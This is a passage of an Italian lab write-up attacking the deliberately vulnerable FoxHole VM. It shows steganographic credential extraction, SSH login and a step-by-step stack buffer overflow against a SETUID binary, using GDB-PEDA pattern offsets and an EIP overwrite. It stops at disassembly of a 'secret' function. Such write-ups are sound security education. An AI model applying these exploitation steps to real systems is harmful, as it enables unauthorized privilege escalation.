Alla luce di questo indizio ritorniamo alla lista della prima scansione **Dirb** e andiamo sulla directory <http://10.0.2.4/images/> e ricerchiamo la foto della volpe viola come ci ha suggerito la pagina <http://10.0.2.4/admin.html>, in fondo alla lista 25 notiamo il collegamento all'immagine *purpl3f0x.jpg*.

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
big-images/	2020-08-22 19:27	-	
foxy.jpeg	2020-09-09 15:13	93K	
foxy1.jpeg	2020-09-09 15:45	99K	
hero_bg_1.jpg	2018-09-17 01:00	339K	
hero_bg_2.jpg	2018-09-17 02:37	231K	
hero_bg_3.jpg	2018-09-17 05:03	312K	
img_1.jpg	2020-07-17 02:02	160K	
img_2.jpg	2020-07-17 02:03	260K	
img_3.jpg	2020-07-17 02:03	219K	
img_4.jpg	2020-07-17 02:04	145K	
img_5.jpg	2020-07-17 02:04	159K	
img_6.jpg	2020-07-17 02:05	152K	
img_7.jpg	2020-07-17 02:06	363K	
nature_small_1.jpg	2018-12-06 21:07	122K	
nature_small_2.jpg	2018-12-06 21:09	343K	
nature_small_3.jpg	2018-12-06 21:07	52K	
nature_small_4.jpg	2018-12-06 21:06	138K	
nature_small_5.jpg	2018-12-06 21:06	151K	
nature_small_6.jpg	2018-12-06 21:05	172K	
nature_small_7.jpg	2018-12-06 21:05	115K	
nature_small_8.jpg	2018-12-06 21:04	108K	
nature_small_9.jpg	2018-12-06 21:03	152K	
person_1.jpg	2018-09-16 19:28	42K	
person_2.jpg	2018-09-16 19:41	75K	
person_3.jpg	2018-09-16 19:38	28K	
person_4.jpg	2018-09-16 19:46	60K	
person_5.jpg	2018-09-16 19:48	85K	
person_6.jpg	2018-09-16 19:53	85K	
php.png	2020-09-09 19:19	31K	
purpl3f0x.jpg	2020-09-09 15:08	30K	
smug.png	2020-09-09 15:13	13K	
x.png	2020-09-09 15:13	25K	

Apache/2.4.41 (Ubuntu) Server at 10.0.2.4 Port 80

Figure 25: Lista <http://10.0.2.4/images/>

A questo punto clicchiamo sul link dell'immagine visualizziamola 26 e scarichiamola.




Figure 26: purpl3f0x.jpg

Ora dobbiamo verificare se la foto contiene effettivamente un messaggio segreto. Per farlo, utilizziamo un tool chiamato **Steghide**, che ci permette di visualizzare i messaggi nascosti all'interno di determinati file o fotografie, come mostrato dalla figura27

```
(kali㉿kali)-[~]
$ steghide --extract -sf Pictures/purpl3f0x.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```

Figure 27: Estrazione informazione

l'immagine non possiede alcun messaggio. Proviamo a scaricare un'altra immagine di un volpe, perche da come abbiamo notato dalla pagina 25 ci sono molte foto da verificare.

A questo punto verifichiamo l'immagine *foxy1.jpeg* accediamo alla pagina e scarichiamola, la volpe viene mostrata nella figura 28.




Figure 28: foxy1.jpeg

A questo punto utilizziamo il tool *Steghide* e controlliamo se è presente qualche informazione all'interno dell'immagine.

```
(kali㉿kali)-[~]
└─$ steghide --extract -sf Pictures/foxy1.jpeg
Enter passphrase:
wrote extracted data to "msg.txt".
```

Figure 29: Messaggio

Come possiamo notare dall'immagine 29 il comando *Steghide* ha rilevato delle informazioni e le


ha salvate in un file txt chiamato msg, con il comando cat andiamo ad aprire il file e notiamo che il contenuto è una stringa **BASE 64** visualizzabile nella figura 30



```
(kali㉿kali)-[~]
└─$ cat msg.txt
WTB1M3NjYXAzZFRoM0YweEgwbGUhClVzZXJuYW1lIGlzIGZveCA7Mw==
```

Figure 30: Base64

A questo punto decodifichiamo la stringa per visualizzare il messaggio.



```
(kali㉿kali)-[~]
└─$ cat msg.txt | base64 --decode
Y0u3scap3dTh3F0xH0le!
Username is fox ;3
```

Figure 31: Nome Utente e password della macchina FOXHOLE

Come possiamo notare nella figura 31 ci vengono stampati lo username e la password della macchina **FOXHOLE**.

8 Target Exploitation

Questa fase ha come obiettivo quello di sfruttare le vulnerabilità rilevate precedentemente e di trarne vantaggio. Gli obiettivi principali di tale fase sono:

- Ottenere pieno controllo di quante più macchine target possibili all'interno dell'asset analizzato (ci sono delle situazioni in cui basterebbe anche un controllo limitato di queste macchine);
- Ottenere ulteriori informazioni e visibilità dell'asset e dei sistemi in esso contenuti.

Avendo un ipotetica coppia di username e password dobbiamo utilizzarli per tentare di accedere al sistema. Nel web server analizzato non ci sono pagine web navigabili né login-page. Ricorrendo alle informazioni effettuate nella fase di **Enumerating Target** e **Port Scanning** c'è il servizio **SSH** in esecuzione sulla porta 22. Proviamo quindi ad accedere alla macchina tramite **SSH** utilizzando i dati precedentemente trovati. Utilizzando il comando `ssh -p 22 fox@10.0.2.4`, dove specifichiamo `username@IP`, e, una volta stabilita la connessione, digitiamo la password. Se tutto è corretto entriamo nel sistema come utente `fox`.

Di seguito l'esecuzione:

```
(kali㉿kali)-[~]
└─$ ssh -p 22 fox@10.0.0.2.4
fox@10.0.0.2.4's password:
Permission denied, please try again.
fox@10.0.0.2.4's password:
Permission denied, please try again.
fox@10.0.0.2.4's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

500 updates can be installed immediately.
214 of these updates are security updates.
To see these additional updates run: apt list --upgradable

New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
*** System restart required ***
Last login: Fri May 17 12:09:34 2024 from 10.0.0.2.15
fox@FoxHole:~$ █
```

Figure 32: SSH

Come riportato in figura 32 siamo entrati nel sistema. Il nostro obiettivo è quello di ottenere *privilegi elevati*. Andiamo a verificare il tipo di permessi che ha l'utente con il comando *id*.

```
fox@FoxHole:~$ id
uid=1000(fox) gid=1000(fox) groups=1000(fox),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
```

Figure 33: Permessi iniziali Foxhole


Di seguito andiamo ad analizzare ciò che è contenuto sulla macchina. Digitando il comando *ls* nella directory corrente, cioè la *Home* dell'utente corrente, troviamo un file chiamato *GiveMeRootPlz*, possiamo notare che il programma è SETUID perchè viene evidenziato di colore rosso. Riportato in figura 34 il contenuto.

```
fox@FoxHole:~$ ls
Desktop Documents Downloads GiveMeRootPlz Music peda Pictures Public Templates Videos
fox@FoxHole:~$ █
```

Figure 34: GiveMeRootPlz

Provando ad eseguire il programma **GiveMeRootPlz** ci mostra un messaggio dicendo *You*


*didn't convince me! Maybe you should write me a *very long* reason why I should give you the password* Da questo indizio possiamo dedurre che potrebbe essere possibile sferrare un attacco di buffer overflow. Possiamo visualizzare l'output alla figura 35



```
fox@FoxHole:~$ ./GiveMeRootPlz
Do you want the root password? yes
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password
fox@FoxHole:~$
```

Figure 35: Output GiveMeRootPlz

A questo punto utilizziamo il comando Strings che se applicato a un file eseguibile, in questo caso ./GiveMeRootPlz, mostra tutte le stringhe stampabili contenute nel file binario. visualizzabile nella figura 36 e 37



```
fox@FoxHole:~$ strings ./GiveMeRootPlz
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
gets
puts
printf
setresgid
setresuid
system
getegid
geteuid
__cxa_finalize
__libc_start_main
GLIBC_2.1.3
GLIBC_2.0
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
[^]
/bin/bash
Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password
9*2$"
GCC: (Ubuntu 9.3.0-10ubuntu2) 9.3.0
crtstuff.c
```


Figure 36: Output strings

```
cxa_finalize@GLIBC_2.1.3
overflow
__data_start
puts@GLIBC_2.0
system@GLIBC_2.0
__gmon_start__
__dso_handle
_IO_stdin_used
secret
```

Figure 37: Output strings

Ispezionando l'output possiamo notare delle informazioni molto interessanti. Il programma ./GiveMeRootPlz sembra essere progettato per eseguire operazioni privilegiate, richiedendo all'utente un input specifico per concedere l'accesso root. Utilizza le funzioni setresgid e setresuid per modificare gli ID di utente e gruppo, potenzialmente per ottenere privilegi elevati. La presenza di /bin/bash e system suggerisce che potrebbe eseguire comandi di shell. Inoltre, la richiesta di fornire una "very long reason" per ottenere la password potrebbe indicare un tentativo di sfruttare una vulnerabilità di buffer overflow.

A questo punto proviamo ad inserire una stringa molto lunga e vediamo cosa ci restituisce l'eseguibile ./GiveMeRootPlz



```
fox@FoxHole:~$ ./GiveMeRootPlz
Do you want the root password?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the pas
sword
Segmentation fault (core dumped)
```

Figure 38: Output primo attacco

Ci restituisce il messaggio "Segmentation fault (core dumped)" perché siamo andati a scrivere in celle di memoria non consentite.

A questo punto utilizziamo GDB che permette di monitorare il flusso di esecuzione e di esaminare la memoria per identificare e sfruttare buffer overflow. Utilizzando breakpoints strategici e osservando il contenuto della memoria e possono vedere quando un buffer overflow avviene e quale parte della memoria viene sovrascritta.

```
fox@FoxHole:~$ gdb ./GiveMeRootPlz
GNU gdb (Ubuntu 9.1-0ubuntu1) 9.1
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from ./GiveMeRootPlz ...
(No debugging symbols found in ./GiveMeRootPlz)
gdb-peda$ █
```

Figure 39: Output primo attacco

Come possimo notare nell'immagine 36 ci mostra il prompt di PEDA (Python Exploit Development Assistance for GDB) esso è un'estensione per GDB (GNU Debugger) che fornisce un ambiente di debugging migliorato con strumenti specifici per l'analisi di sicurezza e lo sviluppo di exploit.

A Questo punto utilizziamo il comando run (r) di PEDA.

```

gdb-peda$ r
Starting program: /home/fox/GiveMeRootPlz

Do you want the root password?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password
Program received signal SIGSEGV, Segmentation fault.
[registers]
EAX: 0x0
EBX: 0x41414141 ('AAAA')
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb5000 → 0x1e8d6c
EDI: 0xf7fb5000 → 0x1e8d6c
EBP: 0x41414141 ('AAAA')
ESP: 0xfffffd580 ('A' <repeats 200 times> ... )
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[code]
Invalid $PC address: 0x41414141
[stack]
0000| 0xfffffd580 ('A' <repeats 200 times> ... )
0004| 0xfffffd584 ('A' <repeats 200 times> ... )
0008| 0xfffffd588 ('A' <repeats 200 times> ... )
0012| 0xfffffd58c ('A' <repeats 200 times> ... )
0016| 0xfffffd590 ('A' <repeats 200 times> ... )
0020| 0xfffffd594 ('A' <repeats 200 times> ... )
0024| 0xfffffd598 ('A' <repeats 200 times> ... )
0028| 0xfffffd59c ('A' <repeats 200 times> ... )
[Legend: code, data, rodata, value]
Stopped reason: SIGSEGV
0x41414141 in ?? ()

```

Figure 40: Output comando Run di Peda

L'applicazione si blocca, ma GDB "intercetta" il crash e ci fornisce immediatamente dati importanti: i registri, lo stack, l'eccezione sollevata (**SIGSEGV**) e l'istruzione che ha causato l'errore. L'istruzione incriminata si trova all'indirizzo 0x41414141, che in esadecimale corrisponde a quattro lettere "A". Questo indica che il nostro enorme blocco di "A" ha in qualche modo sovrascritto un'istruzione.

Il programma si è bloccato perché l'indirizzo di memoria 0x41414141 non è valido: potrebbe appartenere a un altro processo oppure non esistere affatto. Qualunque sia il motivo, GiveMeRootPlz non è autorizzato ad accedere a questo indirizzo, causando l'eccezione **SIGSEGV**.

```

gdb-peda$ pattern create 1000 pattern
Writing pattern of 1000 chars to filename "pattern"
gdb-peda$ r < pattern
Starting program: /home/fox/GiveMeRootPlz < pattern

Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password

Program received signal SIGSEGV, Segmentation fault.
[registers]
EAX: 0x0
EBX: 0x414d7341 ('AsMA')
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb5000 → 0x1e8d6c
EDI: 0xf7fb5000 → 0x1e8d6c
EBP: 0x73416973 ('siAs')
ESP: 0xfffffd580 ("AsjAs9As0AskAsPAslAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAslAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$A
BnABCAB-AB(ABDAB;AB)ABEAbAAB0ABFAbbAB1ABGABCAB2ABHAbDAB3ABIABeAB4ABJABfAB5ABKAbgAB6ABLAbhAB7ABMABiAB8AB" ... )
EIP: 0xe734138 ('8AsN')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[code]
Invalid $PC address: 0x4e734138
[stack]
0000| 0xfffffd580 ("AsjAs9As0AskAsPAslAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAslAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$A
BnABCAB-AB(ABDAB;AB)ABEAbAAB0ABFAbbAB1ABGABCAB2ABHAbDAB3ABIABeAB4ABJABfAB5ABKAbgAB6ABLAbhAB7ABMABiAB8AB" ... )
0004| 0xfffffd584 ("s9As0AskAsPAslAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAslAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnA
BCAB-AB(ABDAB;AB)ABEAbAAB0ABFAbbAB1ABGABCAB2ABHAbDAB3ABIABeAB4ABJABfAB5ABKAbgAB6ABLAbhAB7ABMABiAB8ABNAB" ... )
0008| 0xfffffd588 ("0AskAsPAslAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAslAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB
-AB(ABDAB;AB)ABEAbAAB0ABFAbbAB1ABGABCAB2ABHAbDAB3ABIABeAB4ABJABfAB5ABKAbgAB6ABLAbhAB7ABMABiAB8ABNABjAB9A" ... )
0012| 0xfffffd58c ("AsPAslAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAslAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(
ABDAB;AB)ABEAbAAB0ABFAbbAB1ABGABCAB2ABHAbDAB3ABIABeAB4ABJABfAB5ABKAbgAB6ABLAbhAB7ABMABiAB8ABNABjAB9ABOAB" ... )
0016| 0xfffffd590 ("s1AsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAslAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDA
B;AB)ABEAbAAB0ABFAbbAB1ABGABCAB2ABHAbDAB3ABIABeAB4ABJABfAB5ABKAbgAB6ABLAbhAB7ABMABiAB8ABNABjAB9ABOABkABPAB" ... )
0020| 0xfffffd594 ("QAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAslAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB
)ABEAbAAB0ABFAbbAB1ABGABCAB2ABHAbDAB3ABIABeAB4ABJABfAB5ABKAbgAB6ABLAbhAB7ABMABiAB8ABNABjAB9ABOABkABPAB" ... )
0024| 0xfffffd598 ("AsRAsoAssAspAsTAsqAsUAsrAsVAslAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABE
ABaAB0ABFAbbAB1ABGABCAB2ABHAbDAB3ABIABeAB4ABJABfAB5ABKAbgAB6ABLAbhAB7ABMABiAB8ABNABjAB9ABOABkABPAB" ... )
0028| 0xfffffd59c ("soAsSAspAsTAsqAsUAsrAsVAslAsWAsuAsXAsvAsYAswAsZAsxAsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABEAbA
B0ABFAbbAB1ABGABCAB2ABHAbDAB3ABIABeAB4ABJABfAB5ABKAbgAB6ABLAbhAB7ABMABiAB8ABNABjAB9ABOABkABPAB" ... )
[rodata]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x4e734138 in ?? ()
gdb-peda$ pattern offset 0x4e734138
1316176184 found at offset: 516

```

Figure 41: Output comando riun ciclico

A questo punto, per determinare il preciso momento in cui abbiamo preso il controllo del flusso di esecuzione, possiamo utilizzare il comando pattern di PEDA. Questo comando serve a generare e gestire "modelli ciclici", che sono sequenze di caratteri uniche e prevedibili. Questi modelli sono utili perché, in caso di buffer overflow, ci permettono di identificare esattamente dove avviene la sovrascrittura.

Con il comando run < pattern in GDB eseguiamo il programma sotto debug e fornisce il contenuto

di pattern come input al programma.

Inserendo il comando pattern offset, possiamo determinare a quanti byte si trova questo segmento all'interno del pattern. Nel nostro caso, il valore è 516, come evidenziato in basso all'immagine 41.

A questo punto, proviamo a sovrascrivere in modo accurato il registro EIP, creando un input ad hoc. Inseriamo 516 byte con tutti caratteri "A" e aggiungiamo altri 4 caratteri "B" per controllare se sovrascriviamo il registro con questi ultimi caratteri.

Per comodità utilizziamo python per scrivere i caratteri e inseriamolo all'interno di un file chiamato attack1 così non dobbiamo scrivere ogni volta il comando per generare i caratteri, possiamo visualizzare il tutto alla figura.42.

Figure 42: input del primo attacco

A questo punto mandiamo in esecuzione con gdb ma passando il file attack1. possiamo visualizzare il tutto in questa immagine 43

```

gdb-peda$ r < attack1
Starting program: /home/fox/GiveMeRootPlz < attack1

Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password

Program received signal SIGSEGV, Segmentation fault.
[registers]
EAX: 0x0
EBX: 0x41414141 ('AAAA')
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb5000 → 0x1e8d6c
EDI: 0xf7fb5000 → 0x1e8d6c
EBP: 0x41414141 ('AAAA')
ESP: 0xfffffd580 → 0xf7fb5000 → 0x1e8d6c
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[code]
Invalid $PC address: 0x42424242
[stack]
0000| 0xfffffd580 → 0xf7fb5000 → 0x1e8d6c
0004| 0xfffffd584 → 0xf7fb5000 → 0x1e8d6c
0008| 0xfffffd588 → 0x0
0012| 0xfffffd58c → 0xf7de6ed5 (<__libc_start_main+245>: add esp,0x10)
0016| 0xfffffd590 → 0x1
0020| 0xfffffd594 → 0xfffffd624 → 0xfffffd76b ("/home/fox/GiveMeRootPlz")
0024| 0xfffffd598 → 0xfffffd62c → 0xfffffd783 ("SHELL=/bin/bash")
0028| 0xfffffd59c → 0xfffffd5b4 → 0x0
[ ]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()

```

Figure 43: input del primo attacco

Come possiamo notare dalla foto abbiamo sovrascritto il registro EIP con le lettere "B", possiamo dire che abbiamo il controllo del flusso del programma.

A questo punto ritornimo alle comando strings che abbiamo utilizzato precedentemente visualizzabile in queste due immagini 36 e 37, potremmo inoculare in qualche modo bin/bash in modo da ottere una shell di root perchè da come abbiamo constatato prima, l'eseguibile ./GiveMeRootPlz e **SETUID**, possiamo visualizzarlo anche in questa immagine 34. Oltre a bin/bash è presente anche secret che puo essere interessante, sempre tramite gdb con il comando dissasemble proviamo a disassemblare la funzione per ottere più informazioni.

```

gdb-peda$ disas secret
Dump of assembler code for function secret:
0x565562ad <+0>:    endbr32
0x565562b1 <+4>:    push   ebp
0x565562b2 <+5>:    mov    ebp,esp
0x565562b4 <+7>:    push   ebx
0x565562b5 <+8>:    sub    esp,0x14
0x565562b8 <+11>:   call   0x565561b0 <__x86.get_pc_thunk.bx>
0x565562bd <+16>:   add    ebx,0x2cff
0x565562c3 <+22>:   call   0x56556110 <geteuid@plt>
0x565562c8 <+27>:   mov    DWORD PTR [ebp-0xc],eax
0x565562cb <+30>:   sub    esp,0x4
0x565562ce <+33>:   push   DWORD PTR [ebp-0xc]
0x565562d1 <+36>:   push   DWORD PTR [ebp-0xc]
